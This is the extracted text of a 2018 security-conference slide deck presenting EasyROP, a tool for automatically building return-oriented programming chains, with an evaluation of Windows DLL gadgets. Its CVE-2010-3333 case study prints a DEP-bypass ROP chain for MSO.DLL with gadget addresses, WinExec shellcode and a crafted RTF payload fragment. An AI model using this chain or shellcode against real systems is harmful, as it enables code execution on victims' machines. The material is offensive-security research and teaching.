When ROP meets Turing: Automatic Generation of ROP Chains using Turing-Complete Instruction Sets

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April 13, 2018

HITB 2018 Amsterdam, Netherlands

\$whoami



- BSc. in Informatics (2016)
- Junior malware analyst
- Researcher at University of Zaragoza



- **Ph.D. in Comp. Sc.** (2013)
- Assistant Professor at Centro Universitario de la Defensa,
 General Military Academy
 (Zaragoza, Spain)
- Research interests
 - Security-driven engineering
 - Malware analysis
 - RFID/NFC security

Agenda

- 1 Introduction
- 2 EasyROP: Description of the tool
- 3 Executional Adversary Power in Windows OSes
- 4 Case Study: CVE-2010-3333
- 5 Conclusions

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- Software systems are large and complex
- Fixed time-to-market urges developers to finish as soon as possible
 - Who cares of software quality? (or other attributes)
- Consequence: software vulnerabilities on the rise
 - 6 to 16 software bugs per 1,000 lines of code (approximately)

Presence of software memory errors \rightarrow control-flow hijacking attacks

- Legitimate control-flow of the program is hijacked
- Arbitrary code inserted AND executed by the adversary

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Different defense approaches

- Control-flow integrity approaches (e.g., type-safe languages, stack cookies, inline software guards)
- Isolate malicious code prior execution (e.g., tainting, run-time elimination, W⊕X)

Further reading:

van der Veen, V.; dutt Sharma, N.; Cavallaro, L. & Bos, H. Memory Errors: The Past, the Present, and the Future. Proceedings of the 15th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID), Springer Berlin Heidelberg, 2012, 86-106. doi: 10.1007/978-3-642-33338-5

W⊕X – Write-xor-Execute memory pages



- Widely used defense mechanism against control-flow hijacking attacks
 - Almost every current OS incorporates it natively

W⊕X – Write-xor-Execute memory pages



- Widely used defense mechanism against control-flow hijacking attacks
 - Almost every current OS incorporates it natively
- Concept: memory pages are either writable or executable, but not both
 - An adversary can still inject code, but its execution is prevented

W⊕X – Write-xor-Execute memory pages



Hardware support

- NX-bit on AMD Athlon 64
- XD-bit on Intel P4 Prescott

Software support

- Linux (via PaX project); OpenBSD
- Windows (from XP SP2 onward) (aka Data Execution Prevention, DEP)
 - Windows ♥ to rename every f***ing single thing

Defeating W⊕X protection

Control-flow is redirected to the stack

 \blacksquare $W \oplus X$ prevents execution. Roughly speaking, you (as attacker) are fucked

Wait a minute!

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IDEA

Since we can write the stack... and stack also stores the return addresses of the control-flow when (legitimately) diverted... can we use memory addresses pointing to ALREADY EXISTING code? \rightarrow Yes!

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Return-Oriented Programming (ROP)

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- In memory pages that already have execution privileges
- Since these pages can execute, they are not captured by W⊕X protection

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Return-Oriented Programming (ROP)

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ROP enables an adversary to induce arbitrary execution behavior while injecting no code (just pointers to existing code!)

Return-Oriented-Programming attacks

ROP attacks

- Hijack control-flow without executing new code
- Redirect control-flow to chunks of code already available in the memory space of the process
 - Recall x86 ISA has variable size!
 - ROP gadget: set of instructions that ends with retn

Return-Oriented-Programming attacks

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```
b8 89 41 08 c3 mov eax, 0xc3084189

89 41 08 mov [ecx+8], eax

c3 ret
```

Return-Oriented-Programming attacks

ROP attacks

- Hijack control-flow without executing new code
- Redirect control-flow to chunks of code already available in the memory space of the process
 - Recall x86 ISA has variable size!
 - ROP gadget: set of instructions that ends with retn

		$\texttt{esp} \to$	0x7c37638d	ightarrow pop ecx; ret
b8 89 41 08 c3	mov eax, 0xc3084189		0xF13C1A02	
			0x7c341591	→ pop edx; ret
			0xBAADF00D	
89 41 08	mov [ecx+8], eax		0x7c367042	\rightarrow xor eax, eax; ret
c3	ret		0x7c34779f	\rightarrow add eax, ecx; ret
			0x7c347f97	\rightarrow mov ebx, eax; ret

- Adversary controls the order of execution of ROP gadgets
- ROP chain: set of ROP gadgets chained by the adversary

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- ROP chain: set of ROP gadgets chained by the adversary
- How to defeat the W⊕X protection?
 - Build a ROP chain to deactivate the protection! First, set CPU registers to specific values. Then,
 - Execute memprot() syscall (in GNU/Linux)
 - Execute SetDEPProcessPolicy() (in Windows)
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 - Execute memprot() syscall (in GNU/Linux)
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 - **.** . . .

Executional adversary power

■ The already existing code in the process's memory space determines what the adversary can do



Church-Turing hypothesis

Any real world computation can be translated into an equivalent computation involving a Turing machine



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Any real world computation can be translated into an equivalent computation involving a Turing machine

Under this hypothesis, we can build a type of Turing-machine (namely, Random-access machine) that performs equivalent computations as the ones performed by a ROP chain

Random-access machine (RAM) operations

- Load a constant into a register (1c)
- Move a register to another register (move)
- Load a value from memory (load)
- Store a value into memory (store)
- Add and subtract a value from memory (add and sub, respectively)
- Perform logic operations (xor, and, or, not)
 - Simplification by De Morgan's Laws: and/or + xor/not
- Perform conditional branches (cond1, cond2)
 - First, transfer the value of a conditional flag to a general purpose register
 - Then, use such a register as an offset to modify the stack pointer register

WORK HYPOTHESIS

If we find at least a single ROP gadget that performs each of those operations, we can solve any computational problem

WORK HYPOTHESIS


If we find at least a single ROP gadget that performs each of those operations, we can solve any computational problem

Random-access machine operations defined as ROP gadgets

xchg dst, src;	<pre>push src;</pre>	xor dst, dst;	xor dst, dst;
ret;	<pre>pop dst;</pre>	ret;	ret;
	ret;	add dst, src;	neg src;
		ret;	ret;
			sub dst, src;
			ret;

Examples of *Move a register to another register* (move) operation

Goal: evaluate the executional adversary power



Goal: evaluate the executional adversary power



Main contributions

- EasyROP tool
 - Input: binary + ROP chain (specified as random-access machine operations in a text file)
 - Output: ROP gadgets to implement such a chain
- Evaluation of the executional adversary power in Windows OSes
 - Still the predominant platform of attacks
 - We consider Windows in 32-bits and 64-bits flavors
- Example of ROP chain generation with a real vulnerability
 - Namely, CVE-2010-3333

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EasyROP: Tool Description

- Multi-platform
- Automate ROP chains using sequences of Turing operations
- Allow extension (other architectures, user-defined operations)

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External tools used

- Python3 + pefile
- Capstone Disassembly Framework
 - Our tool is part of the Capstone's showcases!
- XML





- ,
- SimpleDpack: Windows PE packer.
- EasyROP: A Python tool to generate ROP chains.

EasyROP: Description of the tool Features

Automate the creation of ROP chains

```
lc(ecx)
lc(edx)
move(reg3, ecx)
move(reg4, reg3)
```

EasyROP: Description of the tool

Features

Automate the creation of ROP chains

```
lc(ecx)
lc(edx)
move(reg3, ecx)
move(reg4, reg3)

pop ecx; ret
pop edx; ret
xor eax, eax; ret
add eax, ecx; ret
mov ebx, eax; ret
```

EasyROP: Description of the tool Features

Creation of user-specified operations (supports XML)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE operations [
        <!ELEMENT operations (operation)+>
        <! ELEMENT operation (set)+>
        <! ATTLIST operation
                 name CDATA #REQUIRED>
        <! ELEMENT set (ins)+>
        <! ELEMENT ins (reg1 | reg2)*>
        < | ATTI.TST ins
                mnemonic CDATA #REQUIRED>
        <!ELEMENT reg1 (#PCDATA)>
        <! ATTLIST reg1
                 value CDATA #IMPLIED>
        <!ELEMENT reg2 (#PCDATA)>
        <! ATTLIST reg2
                 value CDATA #IMPLIED>
        1>
```

EasyROP: Description of the tool Features

Creation of user-specified operations (supports XML)

```
<?xml version="1.0" encoding="UTF-8"?>
                                           <operations>
<!DOCTYPE operations [
                                               <operation name="move">
       <!ELEMENT operations (operation)+>
                                                    <set>
       <! ELEMENT operation (set)+>
                                                         <ins mnemonic="xor">
       <! ATTLIST operation
                                                              <req1>dst</req1>
               name CDATA #REQUIRED>
       <! ELEMENT set (ins)+>
                                                              <req2>dst</req2>
       <!ELEMENT ins (reg1|reg2)*>
                                                         </ins>
       < | ATTI.TST ins
                                                         <ins mnemonic="add">
               mnemonic CDATA #REQUIRED>
                                                              <real>dst</real>
       <!ELEMENT reg1 (#PCDATA)>
       <! ATTLIST reg1
                                                              <req2>src</req2>
               value CDATA #IMPLIED>
                                                         </ins>
       <!ELEMENT reg2 (#PCDATA)>
                                                    </set>
       <! ATTLIST reg2
                                               </operation>
               value CDATA #IMPLIED>
       1>
                                           </operations>
```

EasyROP: Description of the tool

Release notes

Released under GNU GPLv3 license, hosted on GitHub:

https://github.com/uZetta27/EasyROP





Give it a try!

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Executional Adversary Power in Windows OSes Experimental test-bed

Search for all Random-Access Machine operations on Windows

- Subset of KnownDLLs Windows object (+ ntdll.dll)
 - Contains most used system DLLs: advapi32.dl1, comdlg32.dl1, gdi32.dl1, kernel32.dl1, ole32.dl1, rpcrt4.dl1, shell32.dl1,user32.dl1, wldap32.dl1
 - ntdll.dll is part of Windows PE loader (always in memory!)

Test environment

- Intel Core i7, 8GB RAM, 256 GB SSD
- Oracle VirtualBox: 4GB RAM, 32GB HDD

■ Operating Systems (32/64 bits)

- Windows XP Professional
- Windows 7 Professional
- Windows 8.1 Pro
- Windows 10 Education

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Executional Adversary Power in Windows OSes Evaluation

Version	32-bit	64-bit
Windows XP	×	×
Windows 7	×	×
Windows 8.1	✓	×
Windows 10	✓	×

Summary of results

■ shell32.dll + {ntdll.dll, kernel32.dll}: enough gadgets to conform all Random-Access machine operations (as we defined them)

Executional Adversary Power in Windows OSes

Version	32-bit	64-bit
Windows XP	×	×
Windows 7	×	×
Windows 8.1	✓	×
Windows 10	✓	×

Summary of results

- shell32.dll + {ntdll.dll, kernel32.dll}: enough gadgets to conform all Random-Access machine operations (as we defined them)
- All operations but conditional branches → 100 % in all OSes with just ntdll.dll!!!
 - ROP gadgets that implement conditional branches can be extended (i.e., results may be better)

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- Microsoft Office vulnerability
 - Affected versions: Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, and Office for Mac 2011
- Disclosed in September 2010
- Subsequently patched in MS10-087 (published in November 09, 2010)

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- November 2012: attack to NATO's Special Operations Headquarters
 - Attack was delivered via spear phishing attaching a specially crafted Rich Text Format (RTF) document exploiting CVE-2010-333
 - RTF file starts with the tag "{rtf1" and consists of unformatted text, control words, control symbols, and groups enclosed in braces

```
{\rtf1{
....
{\shp{\sp{\sn pFragments}{\sv value}}}
}
```

■ Microsoft Office vulnerability

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```
{\rtf1{
{\shp{\sp{\sn pFragments}{\sv value}}}
```



- Stack-based BOF in function in charge of parsing RTF file
- Example: MSO.DLL 11.0.5606
 - MD5 251C11444F614DE5FA47ECF7275E7BF1
 - Microsoft Office 2003 suite

```
1 0x30f4cc5d
              push ebp
  0x30f4cc5e mov ebp, esp
                                                                 1 0x30e9eb62 push edi
3 0x30f4cc60 sub esp, 0x14
                                                                 2 0x30e9eb63 mov edi, dword [esp + 0xc]
4 (...)
                                                                 3 0x30e9eb67 test edi, edi
  0x30f4cc93 call dword [eax + 0x1c]; calls to MSO.30e9eb62
                                                                 4 0x30e9eb69 ie 0x30e9eb92
6 0x30f4cc96 mov eax, dword [ebp + 0x14]
                                                                 5 0x30e9eb6b mov eax. dword [esp + 8]
7 0x30f4cc99 push dword [ebp + 0x18]
                                                                 6 0x30e9eb6f mov ecx. dword [eax + 8]
8 0x30f4cc9c mov edx. dword [ebp - 0x10]
                                                                 7 0x30e9eb72 and ecx. 0xffff
9 0x30f4cc9f neg eax
                                                                 8 0x30e9eb78 push esi
10 0x30f4ccal sbb eax. eax
                                                                 9 0x30e9eb79 mov esi. ecx
11 0x30f4cca3 lea ecx, [ebp - 8]
                                                                10 0x30e9eb7b imul esi, dword [esp + 0x14]
12 0x30f4cca6 and eax. ecx
                                                                11 0x30e9eb80 add esi, dword [eax + 0x10]
13 0x30f4cca8 push eax
                                                                 12 0x30e9eb83 mov eax. ecx
14 0x30f4cca9 push dword [ebp + 8]
                                                                13 0x30e9eb85 shr ecx. 2
15 0x30f4ccac call 0x30f4ch1d
                                                                14 0x30e9eb88 rep movsd es:[edi]. dword ptr [esi]
16 0x30f4ccb1 test al. al
                                                                15 0x30e9eb8a mov ecx. eax
17 0x30f4ccb3 ie 0x30f4cd51
                                                                16 0x30e9eb8c and ecx. 3
18 (...)
                                                                17 0x30e9eb8f rep movsb es:[edi], byte ptr [esi]
19 0x30f4cd51 pop esi
                                                                18 0x30e9eb91 pop esi
20 0x30f4cd52 pop ebx
                                                                 19 0x30e9eh92
                                                                               pop edi
21 0x30f4cd53 pop edi
                                                                20 0x30e9eh93
                                                                               ret Oxc
22 0x30f4cd54 leave
23 0x30f4cd55 ret 0x14
```

Building the ROP chain



SetProcessDEPPolicy function

Changes data execution prevention (DEP) and DEP-ATL thunk emulation settings for a 32-bit process.

Syntax

```
C++

BOOL WINAPI SetProcessDEPPolicy(
_In_ DWORD dwFlags
);
```

- We only need to pass to this function a zero value
 - Assume that the function address is known
- After executing it, we can directly jump to our shellcode at the stack
 - We need to know the address of esp value
 - We could also jump to a ROP gadget containing a divert to the stack...

INSTRUCTION SET REFERENCE, N-Z

PUSHA/PUSHAD—Push All General-Purpose Registers


Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
60	PUSHA	Α	Invalid	Valid	Push AX, CX, DX, BX, original SP, BP, SI, and DI.
60	PUSHAD	Α	Invalid	Valid	Push EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI.

		esp →	address1	(value of edi)
			address1	(value of esi)
eax	????		@SetProcessDEPPolicy()	(value of ebp)
ecx	????		address3	(value of esp)
edx	????		00000000	(value of ebx)
ebx	00000000		????	(value of edx)
esp	address3		????	(value of ecx)
ebp	@SetProcessDEPPolicy()		????	(value of eax)
esi	address1	address3 →	(exploit payload)	
edi	address1			
eip	????		()	
	CPU state (before pushad)		Stack state (after pushad)	I

```
nop()
lc(edi)
lc(esi)
lc(ebx)
lc(ebp)
pushad()
```

```
nop()
lc(edi)
lc(esi)
lc(ebx)
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```


- MSO.DLL file as input
 - No ASLR compatible ¨
- Execution parameter -depth 2
 - ~ 72 seconds




```
nop()
                            0x30c92448: ret
                          lc(edi)
                            . . .
                            0x30cae25c: pop edi ; ret
nop()
                          lc(esi)
lc(edi)
lc(esi)
                            0x30ca32fd: pop esi ; ret
                          lc(ebx)
lc(ebx)
lc(ebp)
                            0x30ca3654: pop ebx ; ret
pushad()
                          lc(ebp)
                            0x30ca32d1: pop ebp; ret
                          pushad()
                            0x30ce03b5: pushal; ret
```

P /SafeSEH Module Scanner						
	Base	Limit	Module version		NX ena	
/SafeSEH OFF /SafeSEH OFF /SafeSEH OFF /SafeSEH OFF /SafeSEH OFF /SafeSEH OFF	0x77390000 0x39700000 0x37320000 0x30c90000 0x36c90000 0x3f40000 0x2fa0000 0x2f000000	0x773d5000 0x397e3000 0x37341000 0x31837000 0x30baa000 0x400b000 0x2fac000 0x2f7d000	11.0.5510 11.0.5606 11.0.5604 11.3.1897.0 11.3.1897.0	On Off Off Off Off Off Off	Off Off Off Off	C. Ni Indows System S. Midage 2. dll (

```
33C0
        xor eax, eax
                                     000000000000
50
        push eax
                                     5ce2ca30
6863616C63 push 'calc'
                                     4824c930
8BC4
        mov eax, esp
                                     fd32ca30
6A05
        push 5
                                     4824c930
50
        push eax
                                     5436ca30
BFFDE53377 mov edi, kernel32.WinExec
                                    000000000
FFD7
        call edi
                                    d132ca30
                                  11
                                    2f602e77
                                  13
                                    b503ce30
                                     33c0506863616c638bc46a0550bffde53377ffd7}}}
```



 ${\rm f}\$ shp{\sp{\sn pFragments}{\sv 1:4:010}



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Conclusions

- EasyROP **tool** (https://github.com/uZetta27/EasyROP)
 - Automates the construction of a ROP chain specified as Random-Access machine operations
 - Allows user-defined operations using XML
- Existence of ROP gadgets determines the executional adversary power
 - Roughly speaking, what can an adversary perform using ROP attacks?
- Evaluation of executional adversary power in different OSes
 - More in 32-bit than in 64-bit systems
 - Enough gadgets to conform all Random-Access machine operations (shell32.dll + {ntdll.dll, kernel32.dll})
 - All operations but conditional branches (ntdll.dll)
 - Note that these results are highly dependable of how we defined the Random-Access machine operations (!)

Conclusions



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